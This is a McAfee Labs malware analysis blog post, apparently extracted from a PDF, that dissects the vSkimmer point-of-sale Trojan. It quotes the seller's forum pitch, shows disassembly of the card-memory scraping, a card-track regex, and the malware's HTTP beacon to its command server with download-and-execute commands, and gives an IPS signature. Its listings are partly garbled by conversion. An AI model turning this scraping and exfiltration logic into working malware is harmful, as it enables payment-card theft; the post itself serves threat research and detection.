# **VSkimmer Botnet Targets Credit Card Payment Terminals**

securingtomorrow.mcafee.com/mcafee-labs/vskimmer-botnet-targets-credit-card-payment-terminals/

March 21, 2013



## Chintan Shah

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6 MIN READ

## April 2

This blog has been updated with McAfee's NSP detection. See end of blog.

While monitoring a Russian underground forum recently, we came across a discussion about a Trojan for sale that can steal credit card information from machines running Windows for financial transactions and credit card payments. The malware, vSkimmer, can detect the card readers, grab all the information from the Windows machines attached to these readers, and send that data to a control server. The author of the thread also discusses other capabilities of this malware, which appears to be a successor of Dexter, but with additional functions.



Q: Is you niceware called Dexter?
A: No, software is coded by me with similar functionalities but mush better =)
Q: Can I test your software before deposit with escrow?
A: No, test only after money is deposited in escrow. Guaranteed working, No refunds.
Q: Can you code something custom or modify to fit my needs?
A: Of course, you can request new features or custom programming at any time for an extra Q: Will I receive encrypted dumps or I have to give you any %?
A: No, 100% for you, dumps are sent unecrypted just encoded, you can see plain text in add Q: How can I install it?
A: Just like running any other executable. We can explain you all the ways.
Q: Do you offer help after purchase?
A: Of course, support included. Don't hesitate to ask for help in anything related to our prod Q: Is there any planned update regarding EMV (chip & pin)?
A: Yes, We're working on it, this 2013 will be a hot year!

We already know about botnets such as Zeus and SpyEye, which perform financial fraud using extremely sophisticated techniques including intercepting the victims' banking

transactions.
VSkimmer is another example of how financial fraud is actively evolving and how financial Trojans are developed and passed around in the underground community.
This botnet is

particularly interesting because it directly targets card-payment terminals running Windows.

Our Automated Botnet Replication Framework first saw this Trojan on January 18. We've analyzed samples of this malware and figured out how it steals the credit card information and its additional control functionalities. While performing the API tracing, we found it uses fairly standard antidebugging techniques:

The malware collects the following information from the infected machine and sends it to the control server:



 Machine GUID from the Registry

- Locale info
- Username
- Hostname
- OS version


This malware uses a standard installation mechanism and copies

itself as

FF15 94D04100 SF 8B4D FC 33CD 5B E8 398A0000 C9 C3 55	CALL DWORD PTR DS:[41009 POP EDI MOV ECX,DWORD PTR SS:[EE XOR ECX,EBP POP EBX CALL vskimmer.00409E2A LEAUE RETN PUSH EBP		kernel32.CloseHandle 0012FD44 0012FD44
8BEC 56 8B75 08 56 E8 21FDFFFF 56 E8 F5FCFFFF 56 E8 93FDFFFF 56 E8 BAFDFFFF 56 E8 C2FEFFFF 83C4 18 5E C3 55 SBEC 51 56 33F6	MOV EBP,ESP PUSH ESI MOV ESI.DWORD PTR SS:LEE PUSH ESI CALL vskimmer.00401121 PUSH ESI CALL vskimmer.004010FB PUSH ESI CALL vskimmer.0040117A PUSH ESI CALL vskimmer.0040117B PUSH ESI CALL vskimmer.00401105 PUSH ESI CALL vskimmer.00401102 PUSH ESI CALL vskimmer.00401102 PUSH ESI CALL vskimmer.004012E0 ADD ESP,18 POP ESI POP EBP RETN PUSH EBP MOV EBP,ESP PUSH ECX PUSH ESI XOR ESI,ESI	Extract Machin Extract Locale I Retrieve Comp Get User nam Version Info	nfo uterName

svchost.exe into %APPDATA%, modifies the registry key to add itself under the authorized list of apps, and runs ShellExecute to launch the process. One function of vSkimmer if the Internet is not available is to wait for a USB device with the volume name KARTOXA007 to be connected to the infected machine and to copy all the logs with the file name dumz.log and the card info collected from the victim to the USB drive.

I checked by disconnecting from the Internet: The malware enumerated all the drives and created the file dumz.log in the drive with the preceding name.







# **Extracting credit card information**

VSkimmer maintains the whitelisted process, which it skips while enumerating the running processes on the infected machine.

Once vSkimmer finds any running process not in the whitelist, it runs OpenProcess and ReadProcessMemory to read the memory pages of the process and invokes the pattern-matching algorithm to match the regular expression "?[3-9]{1}[0-9]{12,19}[D=\\u00000061][0-9] {10,30}\\??")" and extract the card info read by the payment devices. This is done recursively for every process running in the infected machine and not on the whitelist.

```
TOV ESI, DWORD FIR SS: [EBP-124]
LEA EAX, DWORD PTR SS: [EBP-108]
PUSH suchost.0041D8BC
PUSH EAX
                                                                                                                        ASCII "System"
   CALL suchost.00409F60
POP ECX
POP ECX
                                                                                                                        00A0FE6C
00A0FE6C
    TEST EAX, EAX
   JE svchost.004078D5
LEA EAX, DWORD PTR SS:1
PUSH svchost.0041D8B0
                                                                                                                        ASCII "smss.exe"
   PUSH EAX
   CALL suchost.00409F60
POP ECX
POP ECX
                                                                                                                        00A0FE6C
00A0FE6C
  POP ECX
TEST EAX,EAX
JE suchost.00407805
LEA EAX,DWORD PTR SS:1
PUSH Suchost.004108A4
PUSH EAX
CALL suchost.00409F60
POP ECX
POP ECX
POP ECX
                                                                                                                        ASCII "csrss.exe"
                                                                                                                        00A0FE6C
                                                                                                                        00A0FE6C
IEST EAX, EAX

JE suchost.00407805

LEA EAX, DWORD PTR SS:[
PUSH suchost.00410894

PUSH EAX

CALL suchost.00409F60

POP ECX

TEST EAX, EAX

JE suchost.00407805

LEA EAX, DWORD PTR SS:[
PUSH Suchost.00410884

PUSH EAX

CALL

Suchost.0040866
                                                                                                                        ASCII "winlogon.exe"
                                                                                                                        00A0FE6C
00A0FE6C
                                                                                                                        ASCII "services.exe"
 PUSH EAX
CALL suchost.00409F60
POP ECX
TEST EAX,EAX
JE suchost.00407805
LEA EAX,DWORD PTR SS:E
PUSH Suchost.0041D878
PUSH EAX
CALL suchost.00409F60
POP ECX
                                                                                                                        00A0FE6C
00A0FE6C
                                                                                                                        ASCII "lsass.exe"
  CHLL suchost.00409F60
POP ECX
                                                                                                                        00A0FE6C
```

```
PUSH [LOCAL.288]
LEA ECX,[LOCAL.141]
CALL svchost.004042F7
CMP [LOCAL.186],10
MOV EAX,[LOCAL.141]
JMB SHORT svchost.00407528
LEA EAX,[LOCAL.141]
LEA ECX,[LOCAL.284]
PUSH ECX
PUSH [LOCAL.288]
PUSH EAX
PUSH ESI
PUSH ESI
PUSH ESI
PUSH ESI
PUSH ESI
PUSH ESX
PUSH ESI
PUSH EX
PUSH Svchost.0044042F7
PUSH svchost.004107F8
                                                                                                                Arg1 = 00001000
                                                                                                              svchost.004042F7
                                                                                                             PBytesRead = 00A0F998
BytesToRead = 1000 (4096.)
Buffer = 00A0FC00
pBaseAddress = 10000
hProcess = 000000B4 (window)
ReadProcessMemory
Arg2 = 00000000
                                                                                                               Arg2 = 00000000
Arg1 = 00001000
                                                                                                              suchost.004042F7
    USH svchost.0041D7F8
EA ECX,[LOCAL.295]
BLL svchost.00407430
                                                                                                                ASCII "N:?[3-9](1)[0-9](12,19)[D=Nu0
                                                                                                            Subroutine to match the RegEx
   CALL svchost.004056BB
PUSH EBX
LEA EAX,[LOCAL.295]
PUSH EAX
                                                                                                              FArg4 = 00000000
                                                                                                                Arg3 = 00A0FC00 ASCII "40>"
  PUSH EAX
LEA EAX,[LOCAL.310]
PUSH EAX
LEA EAX,[LOCAL.141]
PUSH EAX
MOV BYTE PTR SS:[EBP-4],2
CALL sychost.0040728A
ADD ESP,10
                                                                                                                Arg2 = 00A0FC00 ASCII "40>"
                                                                                                                Arg1 = 00A0FC00 ASCII "$@>"
                                                                                                              -svchost.0040728A
                                                                                                             [Name = "www.posterminalworld.la"
gethostbyname
CALL DWORD PTR DS: [41D1D8]
TEST EAX, EAX
1FA FAX. FLOCAL 1341
                                                                                              Preparing to connect to C&C
```

## **VSkimmer control**

Before communicating with the control server, the malware B64-encodes all the machine information collected and appends it to the URI. The encoded string follow this format:

### machine guid|build\_id|bot\_version|Windows\_version|Host\_name|User\_Name



Next, vSkimmer creates the HTTP request and connects to the control server:

While this malware ran, we saw the following response. Note that the commands are within the <cmd> </cmd>

Once vSkimmer receives a response

from the server, it executes the following routine to parse the command:

Because the response from the server during execution was <cmd>null</cmd>, the malware extracts the 3-byte command and tries to match it with the other commands implemented by vSkimmer. First it checks if the command from the server is "dlx."

If not, then vSkimmer checks for the "upd" command. These commands implement the HTTP download and execute ("dlx") and update of the bot ("upd"), respectively.

As we saw earlier in this post, vSkimmer can also grab the Track 2 data stored on the magnetic strip of the credit cards. This track stores all the card information including the card number. (You can read more about the Track 2 data format on Wikipedia. The chief information:

- Primary Account Number: the number printed on the front of the card
- Expiration Date
- Service Code: the three-digit number

```
CALL svchost.0040271E
PUSH EDI
PUSH EBX
                                                                                                                                                                                                                                                                                                                                                            svchost.00
                                                                                                                                                                                                                                                                                                                                                            Arg2 = 000
Arg1 = 000
                                                                                                                                              PUSH EBX
LEA ECX,[LOCAL.583]
MOU BYTE PTR SS:[EBP-4],9
CALL svchost.0040271E
CMP [LOCAL.543],10
MOU EAX,[LOCAL.548]
UNB SHORT svchost.00408EE7
LEA EAX,[LOCAL.548]
PUSH EDI
PUSH [LOCAL.544]
                                                            8D8D E4F6FFFF
C645 FC 09
E8 4C98FFFF
83BD 84F7FFFF
88BS 70F7FFFF
                                                                                                                                                                                                                                                                                                                                                                   svchost.00
                                                             73 06
8D85 70F7FFFF
                                                                                                                                                 PUSH
PUSH
                                                                                                                                                                                                                                                                                                                                                               Flags = 0
DataSize =
Data = 003
Socket = F
                                                             57
FFB5 80F7FFFF
                                                             50
FFB5 BCF6FFFF
                                                                                                                                                                         EAX
                                                                                                                                              PUSH [LOCAL.593]
CALL DWORD PTR DS:[41D1E4]
PUSH EBX
PUSH 8
PUSH 8
PUSH 8
D1E4J=71AB4C27 (WS2_32.send)
                                                                                                                                                                                                                                                                                                                                                                             0012E7D4
                                                                                                                                                                                                  ## ASCII

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                                                                                                                                                                                                                                                  ASCII
Hex dump
                                                                                                          69 2F 70 72
3D 59 54 4A
78 5A 43 30
74 59 54 6C
31 66 47 46
31 4C 6A 45
34 4D 6A 35
74 57 77 72
41 67 65 6E
61 6E 75 6E
61 6E 75 6E
61 6E FE EE
FE EE FE EE
FE EE FE EE
   47 45 54
2E 70 68
59 54 63
4C 57 49
5A 6A 55
4D 53 34
4D 53 34
59 58 50
4F 44 42
59 58 50
74 65 72
49 43 6F
0A 0D 0A
78 01 3E
EE FE EE
EE FE EE
                                                                                                                                                                       20
74
77
30
78
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36
48
76
76
76
                                                                2F 4F 4D 4E 56 66 67 EE 07 EE EE EE
                                                                               0012E7DC
0012E7EC
0012E7EC
0012E7EC
0012E7FC
0012E7FC
0012E7FC
0012E8DC
0012E8DC
0012E8DC
0012E8DC
0012E8TC
0012E8TC
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0012E8TC
0012E8TC
0012E8TC
                                                                                                                                                                                                                                                                                                                                                                                0012E7D
                                                  00
00
                                                                                                                                                                                                                                                                                                                                                                              0012E820
GET /api/process.php?
xy=YTJmNTQzYTctoWQxZC00MzMxLWIwMzgtYTllYzBlZjU0NGQ1fGF6fDIuMS4xMnw1LjEuM3xBTUlULTc4M
  HTTP/1.1
  Host: www.posterminalworld.la
  User-Agent: PCICompliant/3.33
  HTTP/1.1 200 OK
  Server: nginx/1.0.15
 Date: Wed, 20 Mar 2013 06:35:20 GMT
 Content-Type: text/html
  Transfer-Encoding: chunked
Connection: keep-alive
    X-Powered-By: PHP/5.3.13
```

<cmd>null</cmd>

```
53
6A 03
8D8D 14F6FFFF
E8 72FAFFFF
57
                                               PUSH EBX
                                               PUSH 3
LEA ECX, [LOCAL.635]
CALL sychost.0040897B
PUSH EDI
PUSH 7FF
                                                                                                                                                Flags = MSG_DONTROUTE:MS
BufSize = 7FF (2047.)
       68 FF070000
       8D85 FØF7FFFF
                                               LEA EAX, [LOCAL.516]
                                                                                                                                                  Buffer = 00A0FC00
Socket = 3E2C98
                                              PUSH [LOCAL.593]
MOV BYTE PTR SS:[EBP-4],0A
CALL DWORD PTR DS:[41D1E8]
CMB FAX.FDI
       FFB5 BCF6FFFF
       C645 FC 0A
FF15 E8D14100
                                                                                                                  Receives the server response
       0F8E EB030000
                                                        svchost.00409319
                                             MOV EBX, SVChost.00410998
THOV ESI, SVChost.00410994
TLEA EAX, [LOCAL.516]
MOV [LOCAL.591], EAX
MOV EAX, [LOCAL.591]
MOVEX EAX, BYTE PTR DS: [EAX
CMP AL.20
       3C 20
7D 08
3C 0A
74 04
3C 0D
75 17
                                                   CMP AL,20
LIGE SHORT sychost.00408F59
                                                CMP AL,0A

JE SHORT sychost.00408F59

CMP AL,0D

JNZ SHORT sychost.00408F70

PUSH EAX

LEA EAX,[LOCAL.631]

PUSH EAX

CALL sychost.004085B7

INC [LOCAL.591]

POP ECX

POP ECX

POP ECX

POP ECX

LAMP SHORT sychost.00408F44

CMP [ARG.1],1

JNZ sychost.004092F5

LEA EAX,[LOCAL.562]


PUSH EAX

LEA ECX,[LOCAL.565]

CALL sychost.00408D98
                                                                                                                         Parsing the server response to
                                                                                                                         extract the command
       8D85 24F6FFFF
50
       E8 51F6FFFF
FF85 C4F6FFFF
59
                                                                                                                                                  svchost.0041D7F8
       59
EB D4
                                                                                                                                                  svchost.0041D7F8
;^
      837D 08 01
0F85 7B030000
8D85 38F7FFFF
50
        8Ď8D 14F6FFFF
       E8 ØCFEFFFF
```


# **VSkimmer bot control panel**

Here's a look at the control panel of the command server:



#### **UPDATE**

McAfee NSP detection:



Attack ID: 0x4880a600

Attack Name: BOT: VSkimmer Traffic Detected

Sigset: Intrushield Network Security Signature Set 7.5.34.10

#### Chintan Shah

Chintan Shah is currently working as a Security Researcher with McAfee Intrusion Prevention System team and holds broad experience in the network security industry. He primarily focuses on Exploit and...

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